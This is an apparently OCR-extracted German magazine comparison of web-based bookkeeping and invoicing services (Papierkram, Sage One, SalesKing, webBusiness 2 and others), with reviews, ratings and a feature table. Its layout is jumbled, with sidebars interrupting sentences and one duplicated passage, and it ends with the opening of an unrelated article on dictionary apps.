
müsste man im eigenen Firmenquartier sehr viel Aufwand treiben.

Außerdem muss die benutzte Software mindestens jährlich aktualisiert werden. Das kostet Geld und schafft – typischerweise gerade dann, wenn der Termin zur Einkommensteuererklärung drückt – beachtlichen Update-Stress. Beide Unannehmlichkeiten kann man sich sparen,

wenn man die Software stattdessen als Web-Dienst abonniert und die Update-Mühen dem Provider überlässt.

Erfahrungsgemäß haben viele Unternehmer Angst, Ihre Daten könnten in der Cloud gestohlen werden. Doch Hand aufs Herz: Wenn Sie Hightech-Produkte an syrische oder russische Kunden liefern, werden sich Geheimdienste sicher für Ihre

Papierkram pro+



Der Dienst ist deutlich darauf ausgerichtet, die Hemmschwelle für Buchhaltungseinsteiger niedrig zu halten. Passend zu dieser Maxime gibt es Papierkram auch als dauerhaft kostenlose Version für die ersten unternehmerischen Gehversuche. Von dort kann man etwa auf die hier getestete Ausgabe pro+ umsteigen.

Leider nehmen die Geschäftsbedingungen keine Rücksicht auf das Bundesdatenschutzgesetz, und angesichts der Löschmöglichkeiten für hochgeladene Belege scheint uns nicht ganz sicher, ob der Webspeicher bei einer Buchprüfung als revisions-sicher durchgehen wird.


Das Hilfe-Center mit Handbuch, FAQs und Video-Tutorials beschreibt im lockeren Umgangston die wichtigsten Programmfunktionen. Die bedienen sich aber durchgängig so intuitiv, dass man leicht auch ohne Hilfe auskäme. Etwa zum Import von Adressdaten als CSV-Datei erfährt man im Arbeitsbereich unter „Einstellungen/Import und Export“ im Voraus, dass jeder Datensatz eine Kundennummer und den Namen des Kunden enthalten muss. Alles Weitere, beispielsweise die Zuordnung der restlichen Daten zu Papierkram-Datenfeldern oder den Umgang mit bereits vorhandenen Einträgen regelt man auf der Webseite nach dem Upload, bevor der Datenbestand tatsächlich verändert wird.

In Projekten zu erfolgreichen Angeboten kann man einzelne Aufgaben formulieren. Dafür aufgewendete Arbeitszeiten lassen sich mit Papierkram erfassen und anzeigen, doch der Ansatz ist nicht ganz zu Ende gedacht: Die gemeinsame Aufrechnung von

Materialkosten und Arbeitszeit für die Kostenrechnung eines Projekts haben wir im Test nicht zuwege gebracht.

Der Dienst enthält gelungene Funktionen zum Erfassen von Einnahmen und Ausgaben mitsamt zugehörigem Anlass, nutzt diese Daten aber nur für summarische Cash-Flow-Grafiken und fürs Finanzamt. Einen offensichtlichen Kontenrahmen und Kontenstände zeigt er nicht an.

Papierkram ist eine gute Wahl für Kleinunternehmer, denen es darauf ankommt, den Aufwand im Büro gering zu halten. Durchgestylte Geschäftsbriefe und detaillierte Kostenrechnung sind nicht seine Stärke, und bei einer Buchprüfung muss man auf einen nicht allzu pedantischen Buchprüfer hoffen.



- 🟢 **legere, sympathische Bedienoberfläche**
- 🟢 **vorbildliche Importfunktionen**
- 🔴 **nicht streng Vorschriften-konform**

Cloud-Dienste interessieren. Wer aber „nur“ Wohnungen in der Nachbarschaft renoviert, braucht davor wohl kaum Angst zu haben.

The Good, the Bad and the Ugly


Drei Kriterien entscheiden über die Qualität eines Buchhaltungs-Diensts: Ein

guter Kandidat beschleunigt die Büroarbeit, indem er möglichst viele Angaben aus seinem eigenen Datenbestand wiederverwendet. So lassen sich Kunden- und Artikelstamm für ein Angebot nutzen und die Posten eines Angebots für die zugehörige Rechnung. Außerdem sind mitunter Kompromisse zwischen pragmatischem Workflow und maximaler Detail-Vielfalt

gefragt. Wenn etwa Collmex bei der Lagerverwaltung für jeden Zu- und Abgang auch den präzisen Lagerort abfragt, gibt das sicher ein Fleißkärtchen vom Buchprüfer. Dem Anwender könnte solche Akribie hingegen eher ein Stöhnen abringen.

Andererseits verleitet der Drang zur Einfachheit dazu, Details allzu lässig zu

Sage One



Unter dem Namen Sage One bietet der Softwarekonzern Bündel von Web-Diensten für unterschiedliche Aufgabenbereiche an. Wir haben das Paket „Sage One“ ohne weiteren Namenszusatz getestet, das man auch stückweise unter den Bezeichnungen „Finanzen & Buchhaltung“ sowie „Angebot & Rechnung“ abonnieren kann. So wie getestet zeigt der Dienst einen ausgeprägten Schwerpunkt auf buchhalterischen Funktionen. Ganz professionell meldet er sich gleich zu Anfang mit einer Übersichtsseite, die sich umfassend nach allen relevanten Daten erkundigt. Lediglich der EHuG-Ballast wie Handelsregistereintrag und Geschäftsführer bleibt auch bei diesem Dienst unberücksichtigt.


Sage One geht einerseits auf alle erdenklichen Besonderheiten eines Unternehmens ein, etwa auf Sonderkonten, die man für einzelne Kunden, Kostenstellen oder Projekte einrichten kann. Andererseits besteht die Software von Anfang an darauf, dass der Anwender alles Erforderliche eingibt. Löblicherweise lässt sie es zu, dass man auch mitten im Schreiben eines Angebots noch nachträglich einen neuen Kundendatensatz anlegt. Lässt man dabei aber die Rechnungsanschrift aus, gibt es in der Angebotsmaske sofort eine Fehlermeldung.

Über die laufenden Geschäfte informiert Sage One mit tabellarischen Berichten mit Detailinformationen sowie mit interaktiven Grafiken, beispielsweise zur Visualisierung von Cashflow oder von fälligen und überfälligen Forderungen.

Wer besonderen Wert aufs Layout seiner Korrespondenz legt, ist mit Sage One schlecht bedient. Angebote, Rechnungen und dergleichen werden nach einem unveränderlichen Schema gestaltet, das man allenfalls durch ein hochgeladenes Logo

und einen virtuellen Briefbogen anpassen kann. Selbst bei den Abmessungen des Logos lässt die Software nur wenig Spielraum. Sage One ist gerade erst in komplett neu programmierter Version erschienen. Bei den Layoutfunktionen, die hinter der Vorversion zurückbleiben, will Sage kurzfristig nachlegen. Das selbe gilt auch für die Abindung von Mobil-Apps.

Kurzum: Sage One ist der Dienst für Buchhaltungs-Perfektionisten – er ist auf alle Besonderheiten vorbereitet und informiert vorbildlich über die Geschäftslage. Beim Import von Adresslisten und bei der Gestaltung von Geschäftsbriefen ließe er sich noch verbessern.



- ➡ mächtige Buchhaltungsfunktionen
- ➡ sehr gute Geschäftsübersicht
- ➡ kaum Gestaltungsmöglichkeiten für Korrespondenz


übergehen: Etwa bei den Diensten Papierkram und webBusiness 2 regeln die Geschäftsbedingungen zwar viele Details über Ausfallsicherheit und Kundenansprüche, verlieren aber kein Wort über die schon erwähnte Vereinbarung zur Auftragsdatenverarbeitung. Das provoziert Verstöße gegen das Bundesdatenschutzgesetz und in der Übersichtstabelle auf

Seite 151 unter „Geschäftsbedingungen“ den Eintrag „sehr schlecht“.

Keiner der getesteten Dienste reserviert unter den Stammdaten der Anwender-Firma einen Platz für deren Handelsregistereintrag und Geschäftsführer. Gemäß dem EHuG-Gesetz müssen diese Angaben aber auf jedem Geschäftsbrief stehen. Wer das weiß, kann den Software-

Mangel bei den meisten Diensten beheben, indem er die geforderten Daten in die Fußzeile einfügt. Bei Collmex, wo das nicht vorgesehen ist, kann man das Layout stattdessen millimetergenau auf ein virtuelles Briefpapier mit passender Fußzeile und Firmen-Logo als PDF-Hintergrund abstimmen. Rechnungen, die man als E-Mail verschicken will, brauchen anders als

SalesKing




Kaum hatten wir den Testzugriff auf diesen Dienst eingerichtet, meldete sich der Provider per E-Mail mit der Einladung zu einem persönlichen Einführungs-Telefonat. Das war schon deshalb hilfreich, weil erst im Telefonat klar wurde, dass Einsteiger mit fortschreitender Testzeit Zugriff auf unterschiedliche Dienstvarianten erhalten und dadurch leicht zu falschen Schlüssen kommen.

SalesKing entpuppte sich nicht nur als sehr mächtig, sondern in vielen Belangen auch als intuitiv bedienbar. Das gilt etwa für die Formulierung von Angeboten oder Rechnungen sowie für die Finanzbuchhaltung mit sinnvoll gestaffelten Datenmasken für Konten und Geschäftsvorfälle. Bei einigen Aufgaben waren wir aber doch dankbar für die telefonische Hilfe. Zum Beispiel gelingt der Import einer Kundendatei nur über Ecken: Als Erstes muss man dafür nämlich unter „Einstellungen/Apps“ den Contact Importer auswählen und fürs eigene Abonnement freischalten. Erst danach kann man das Werkzeug unter „Apps“ – nicht etwa unter „Kontakte“ – aufrufen und CSV-Dateien mit den gewünschten Einstell- und Vorschau-möglichkeiten importieren.

Erst recht komplex gestaltet sich der Umgang mit Dokumentvorlagen. Weil der Dienst gleich beim ersten Aufruf zum Hochladen eines Firmenlogos anregt, steht dieses für alle Briefe zur Verfügung. Bei der ansonsten recht spartanischen Standardvorlage für den betreffenden Briefformat muss man Dokumente lokal ausdrucken und zum Beispiel die Fußzeile mit vorgeschriebenen

Firmenangaben über hausgemachte Briefbögen beisteuern. Abweichend davon lassen sich mit SalesKing alle erdenklichen Sonderwünsche über selbstgestrickte PDF-Vorlagen befriedigen. Doch die Vorgaben dafür muss man an zu vielen unterschiedlichen Stellen festlegen.

SalesKing bringt vergleichsweise üppige Funktionen für Vertriebler mit – zum Beispiel die Verwaltung von Kontaktaufnahmen und von terminierten Aufgaben. Auch bei Buchhaltung und Auftragsbearbeitung zählt der Dienst zu den mächtigeren im Testfeld. Sein Bedienkonzept ist schlüssig, wenn auch nicht überall selbsterklärend. Dieser Mangel wird aber durch den zuvorkommenden Kundendienst locker wettgemacht.



- **großer Funktionsumfang**
- **sehr weitreichendes, kompliziertes Brief-Layout**
- **keine Steuer-Anmeldungen**

konventionelle Geschäftsbriefe eine elektronische Signatur, damit der Empfänger später keine Probleme mit seinem Vorsteuerabzug bekommt. Schlecht, wenn ein Web-Dienst das nicht berücksichtigt und ohne Signierfunktion einfach nur einen Ausdruck als unsigniertes PDF anbietet.


Auch in der Finanzbuchhaltung ist die einfachste Buchungsprozedur vielleicht

die schlechteste, wenn sie beim Jahresabschluss doppelte und dreifache Kosten für Korrekturen beim Steuerberater heraufbeschwört. In diesem Bereich hat Papierkram mehr zu bieten, als man auf Anhieb erkennen kann: Auch wenn der Dienst gar keine Sachkonten für verschiedene Kategorien anzeigt, fragt er bei jeder Ausgabe mit konsistenten und verständlichen

Fragen nach deren Anlass. So verschafft er sich ohne übertriebene Interview-Fragerei oder kryptische DATEV-Kontonummern genau die maßgeblichen Informationen für Finanzamt und Steuerberater.

Andere Dienste wie Sage One oder SalesKing betätigen sich schon bei der Artikelverwaltung als Buchhaltungshelfer: Sowie man einen Eintrag in der Artikel-

Plattform 7 webBusiness 2



Der Dienst webBusiness 2, kurz: wb-2, begrüßt Anwender mit einem anpassbaren Dashboard. Das geleitet Einsteiger zwanglos auf einen praktischen Pfad zur Einrichtung ihres Systems. Dabei stößt man auf Details und Optionen, die auch die exotischsten Sonderfälle berücksichtigen, während andere, naheliegende Funktionswünsche unerfüllt bleiben. Ersteres betrifft zum Beispiel die Option, ein Angebot mit einer bereits geschriebenen Rechnung zu verknüpfen oder die Aufforderung, für jeden Artikel bei der Preisfestlegung außer der Artikelbezeichnung auch noch eine Ausprägungsbezeichnung einzugeben. Besonders Lob verdient dagegen die Möglichkeit, alle Arten gespeicherter Daten bequem als lokale Sicherung herunterzuladen.

Andererseits sieht das Adressbuch – das auch die Stammdaten der eigenen Firma beherbergt – keinen Platz für Angaben wie Umsatzsteuer-ID oder Bankverbindung eines Geschäftspartners vor. Weder konnten wir eine Auflistung offener Posten bewerkstelligen, noch fanden wir Hilfe für Steueranmeldungen. Andererseits gibt es ein Fahrtenbuch. Bei dem merkt der Anbieter aber gleich an, dass es steuerlich wohl nicht anerkannt wird.

Für den Import etwa einer Adressliste erwartet webBusiness 2 die Daten als CSV-Datei mit fest vorgeschriebener Feldreihenfolge. Damit man seine Daten bequem in dieses Format bringen kann, offeriert der Dienst ganz pfiffig eine leere Mustertabelle als XLS-Datei.

Die Gestaltungsmöglichkeiten für Geschäftskorrespondenz erscheinen uns verbesserungswürdig. Der Dienst sieht je Brieftyp, also etwa für Angebote, zwei feste Layout-Schemata vor. Anwender können lediglich ein maßgeschneidertes Briefpapier als PDF-Datei für die gewählte Vorlage hochladen. Mehrere

Angaben wie Umsatzsteuer-ID, Bankverbindung und Handelsregistereintrag, die nicht in der Datenbank stehen, muss man in Briefkopf und Fußzeile hineinpräparieren, die dann gleichermaßen auf Erst- und Folgeseiten jedes Briefs erscheinen. Zusätzliche Fallunterscheidungen, die quasi als Warnhinweise in der Dokumentenvorschau beschrieben sind, machen die Briefgestaltung noch undurchsichtiger.

Vom Konzept her könnte man den Routinebetrieb im Büro sehr praktisch und umfassend mit den Funktionen und Modulen von wb-2 abdecken. Dem stehen aber viele Detaillücken und eine spartanische Dokumentgestaltung im Weg.

- ↑ bequeme lokale Sicherung
- ↑ pfiffige Importfunktion
- ↓ unausgewogener Funktionsmix

kartei anlegt, erkundigt sich die Software nicht nur nach dem Verkaufspreis, sondern auch nach Einkaufspreis oder Stückkosten und im Fall von Sage One sogar nach dem Sachkonto, von dem sie Verkäufe dieses Artikels abbuchen soll. Für einen Händler lassen sich daraus schnell und bequem Hinweise auf den Gewinn aus jedem einzelnen Verkauf ableiten,

doch für Fertigungsbetriebe führt der Ansatz ein wenig zu weit: Etwa ein Möbeltischler kann zwar den Standard-Verkaufspreis für einen Stuhl angeben, aber welchen Betrag soll er auf welches Konto buchen, wenn er einen Stuhl fertiggestellt hat? Wer nicht interne Kunden-Lieferanten-Beziehungen für jede einzelne Abteilung eines Industriebetriebs

kontrolliert, sollte hier Mut zur Lücke zeigen und fragwürdige Angaben schlicht auslassen.

Eine Rechnung mit allen erforderlichen Details – komplette Unternehmensangaben bis zum Handelsregistereintrag, Rechnungspositionen mit ausführlichen Artikelbeschreibungen und womöglich unterschiedlichen Mehrwertsteuersätzen,

Zahlungsziel, Rechnungsnummer ... – gerät leicht zu einem stereotypen Monster-Formular. Dem wirkt man gerne mit einem individuellen Briefdesign entgegen, sofern das mit erträglichem Arbeitsaufwand möglich ist. Deshalb haben wir die getesteten Dienste auch danach bewertet, wie einfach und wie flexibel man damit etwa ein Firmenlogo oder das Layout der Wahl in die Korrespondenz einbinden kann.

Fazit

Zwei Kandidaten im Testfeld fallen durch besonders penible Buchhaltungsfunktionen auf: Collmex plus und Sage One Komplettpaket. Collmex umfasst zudem einige Extras wie Reisekostenabrechnung und Projektverwaltung, dafür glänzt Sage One mit den besten Infografiken. In dieselbe Riege würde auch webBusiness2 Small Business passen, doch für diesen Dienst wünschten wir uns noch einige Verbesserungen im Detail. SalesKing Gold ist mit seinen Verkaufshilfen und Layout-Spezialitäten der Kandidat für Vertriebs-Perfektionisten. Billomat M und Papierkram pro+ sind stärker auf möglichst angenehme Bedienung ausgerichtet, ohne dass man sich mit der etwas pragmatischeren Buchhaltung gleich eine Blöße gäbe. Die graduell unterschiedlichen Merkmale der Testkandidaten sind in der Tabelle zusammengestellt. (hps@ct.de) **ct**

ungen im Detail. SalesKing Gold ist mit seinen Verkaufshilfen und Layout-Spezialitäten der Kandidat für Vertriebs-Perfektionisten. Billomat M und Papierkram pro+ sind stärker auf möglichst angenehme Bedienung ausgerichtet, ohne dass man sich mit der etwas pragmatischeren Buchhaltung gleich eine Blöße gäbe. Die graduell unterschiedlichen Merkmale der Testkandidaten sind in der Tabelle zusammengestellt. (hps@ct.de) **ct**

Buchhaltungs- und Faktura-Web-Dienste						
Produkt	Billomat M	Collmex plus	Papierkram pro+	Sage One Komplettpaket	SalesKing Gold	webBusiness2 Small Business
URL	www.billomat.com	www.collmex.de	www.papierkram.de	www.sageone.de	<Kontoname>.salesking.eu	www.wb-2.de/<Nutzer-Firma>
Server-Standort	Deutschland	Köln	Deutschland	EU	Deutschland	Straßburg
Zertifikate	ISO 27001, 27018	ISO 27001, ISO 20000, DCSA 3.0	TSI3, Level 1	ISO 27001	keine Angaben	ISO 27001, ISO 20000, DCSA 3.0
Nutzerverwaltung	3 Nutzer, rollenbezogen	je 1 Admin, Buchhalter, Steuerprüfer	1 Benutzer	✓	✓ (keine Rechteverwaltung)	3 Nutzer, anpassbare Rollen
Auftragsbearbeitung						
Adressbuch / CRM / Faktura / Warenwirtschaft	✓ / – ¹ / ✓ / –	✓ / – ¹ / ✓ / ✓	✓ / ✓ / ✓ / –	✓ / – / ✓ / –	✓ / ✓ / ✓ / –	✓ / – ² / ✓ / – ²
Kostenvoranschlag / Angebot / Auftragsbestätigung / Lieferschein / Rechnung / Mahnung / Gutschrift	– / ✓ / ✓ / ✓ / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / ✓ / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / ✓ / ✓ / ✓ / ✓ / ✓	✓ / ✓ / – / ✓ / ✓ / ✓ / – / ✓	– / ✓ / ✓ / – / ✓ / ✓ / ✓ / ✓	– / ✓ / ✓ / – / ✓ / ✓ / – / –
revisions sichere Dokumenten-Verwaltung / auch für Eingangsdokumente	✓ / ✓	✓ / –	– / ✓	– / –	– / –	– / ✓
Brief-Gestaltung	Serienbrief-Dokumente	Textbausteine, Layout-Editor	festes Layout mit wählbarem Logo und Schrifttyp	festes Layout mit einstellbarem Logo	Textbausteine, Layout-Editor, PDF-Vorlagen	festes Layout
fertige Layout-Vorlagen je Dokument-Typ	2	1	1	1	1-2	2
Signierfunktion	✓	✓	–	–	✓	–
Nummernkreise / editierbar	7 / ✓	10 / –	6 / ✓	5 / ✓	8 / ✓	5 / –
Finanzbuchhaltung						
Kassenbuch / EUR / Bilanz / Anlagenverwaltung	– / ✓ ³ / – / –	✓ / ✓ / ✓ / ✓	– / ✓ / – / ✓	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / – / ✓
UStVa. / UStErkl. / E-Bilanz	✓ ³ / ✓ ³ / –	✓ / ✓ / ✓	✓ / ✓ / –	✓ / ✓ ⁴ / ✓	– / – / –	– / – / –
Kontenrahmen / editierbar	SKR 03, 04 / ✓	SKR 03, 04 / –	keine	SKR 03, 04 / ✓	SKR 03 / ✓	SKR 03 / ✓
Buchungshilfen	–	Eingabemasken	keine	Auswahlliste, Voreinstellungen	Auswahllisten, gestaffelte Masken	Auswahlliste
offene Posten	✓	✓	✓	✓	✓	–
Visualisierung	tabellarisches Dashboard	mehrere tabellarische Berichte	einfache Grafiken	interaktive Grafiken	einfache Grafiken	einfache Grafiken
weitere Funktionen	OCR + Belegerkennung, autom. Abgleich OP – Bankkonto, Drittanbieter-Marktplatz	OCR + Belegerkennung, Mitarbeiterverwaltung, Reisekosten-Abrechnung, einfache Projektverwaltung, Inventurliste, Fax-Versand, Online-Banking	Projektverfolgung, Arbeitszeiterfassung	Geschäftsauswertungen, Backup auf Google Drive, Erweiterungs-Marktplatz	Erweiterungs-Marktplatz	Kontakt-Historie, Zeiterfassung, Fahrtenbuch, lokales Backup, zukunfts weitere Funktionen
Schnittstellen						
Import	CSV, Vcard, Salesforce	CSV ⁵ , Collmex API	CSV ⁵	CSV	CSV, SalesKing API	CSV
Export	CSV, PDF, ZIP, XML, JSON, Excel, DATEV, Agenda	CSV, DATEV, DTA, HTML	DATEV, Elster-XML	CSV, PDF, DATEV	CSV, XML	CSV
Buchprüfer-Zugang	✓ (definierbar)	✓	–	–	–	✓ (definierbar)
weitere	iOS- und Android-Apps	HBCI für Kontoauszüge	HBCI für Kontoauszüge	vollwertiges HBCI-Homebanking	HBCI für Kontenabgleich	keine
Bewertung						
Geschäftsbedingungen	⊕	⊕⊕	⊖⊖	⊕	○	⊖⊖
Einstieg	⊕	○	⊕	⊕⊕	⊕	⊕
Arbeitsfluss	⊕	○	⊕⊕	⊕	⊕	○
Dokumentengestaltung	⊕	⊕⊕	⊕	⊖	⊕	ausreichend
Lizenzkosten (netto)	14 € / Monat	18 € / Monat	8 € / Monat	14 € / Monat und Nutzer	24 € / Nutzer und Monat	15 € / Monat
enth. Speicherkontingent	150 Dokumente/Monat	100.000 Dokumente	1.000 MByte	keine Angaben	unbegrenzt	250 MByte
Gratis-Testphase	60 Tage	30 Tage	15 Tage	30 Tage	30 Tage	4 Wochen
¹ einige CRM-Funktionen ² zukaufbar ³ im Beta-Stadium ⁴ Bericht zur GuV ⁵ spezielles Datenformat						
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe						

Sprachtalente

Redegewandte Wörterbücher für Android



Wer kennt es nicht: Mitten in der Unterhaltung in einer fremden Sprache fehlt plötzlich ein Wort. Anstatt es wortreich zu umschreiben, wirft man fix die Wörterbuch-App auf dem Mobilgerät an und plaudert entspannt weiter.

Von Anke Poimann

Wenn man im Ausland unterwegs ist oder daheim eine fremdsprachige Mail tippt, stößt man mit seinen Sprachkenntnissen schnell an Grenzen. Als unkomplizierte Lösung bieten sich Wörterbuch-Apps fürs Mobilgerät an. Sofern sich der Wortschatz auch auf dem Gerät speichern lässt, ist man damit unabhängig von Empfangsqualität und Datenvolumen – bei Auslandsaufenthalten unerlässlich.

